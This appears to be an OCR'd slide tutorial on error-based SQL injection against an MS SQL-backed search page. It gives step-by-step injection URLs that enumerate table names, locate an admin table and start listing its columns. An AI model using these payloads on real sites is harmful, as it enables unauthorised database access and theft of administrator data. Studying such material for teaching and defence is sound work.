
In this code, it retrieves the first table name from the database.

As in windows server it can not convert character value into data type.

so we will get an error as shown in the next slide from which we can get the first table name.

Finding Table Names

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables))--




But this may not be the desired table for us.

So we need to find out the next table name in the database.


Finding 2nd Table Name

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category')))--




Finding 3rd Table Name

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category','pp_admin_tb')))--



Finding 4th Table Name

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in('pp_category','pp_admin_tb','pp_ans_tb')))--




FINDING OUT THE COLUMNS

Now we got the admin table named as “pp_admin_tb”.

So we need to find out the columns now.

Finding Column Name


http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb'))--



If the first column is not related to our desired column names, then try to find next column name by the same method as we get table name.

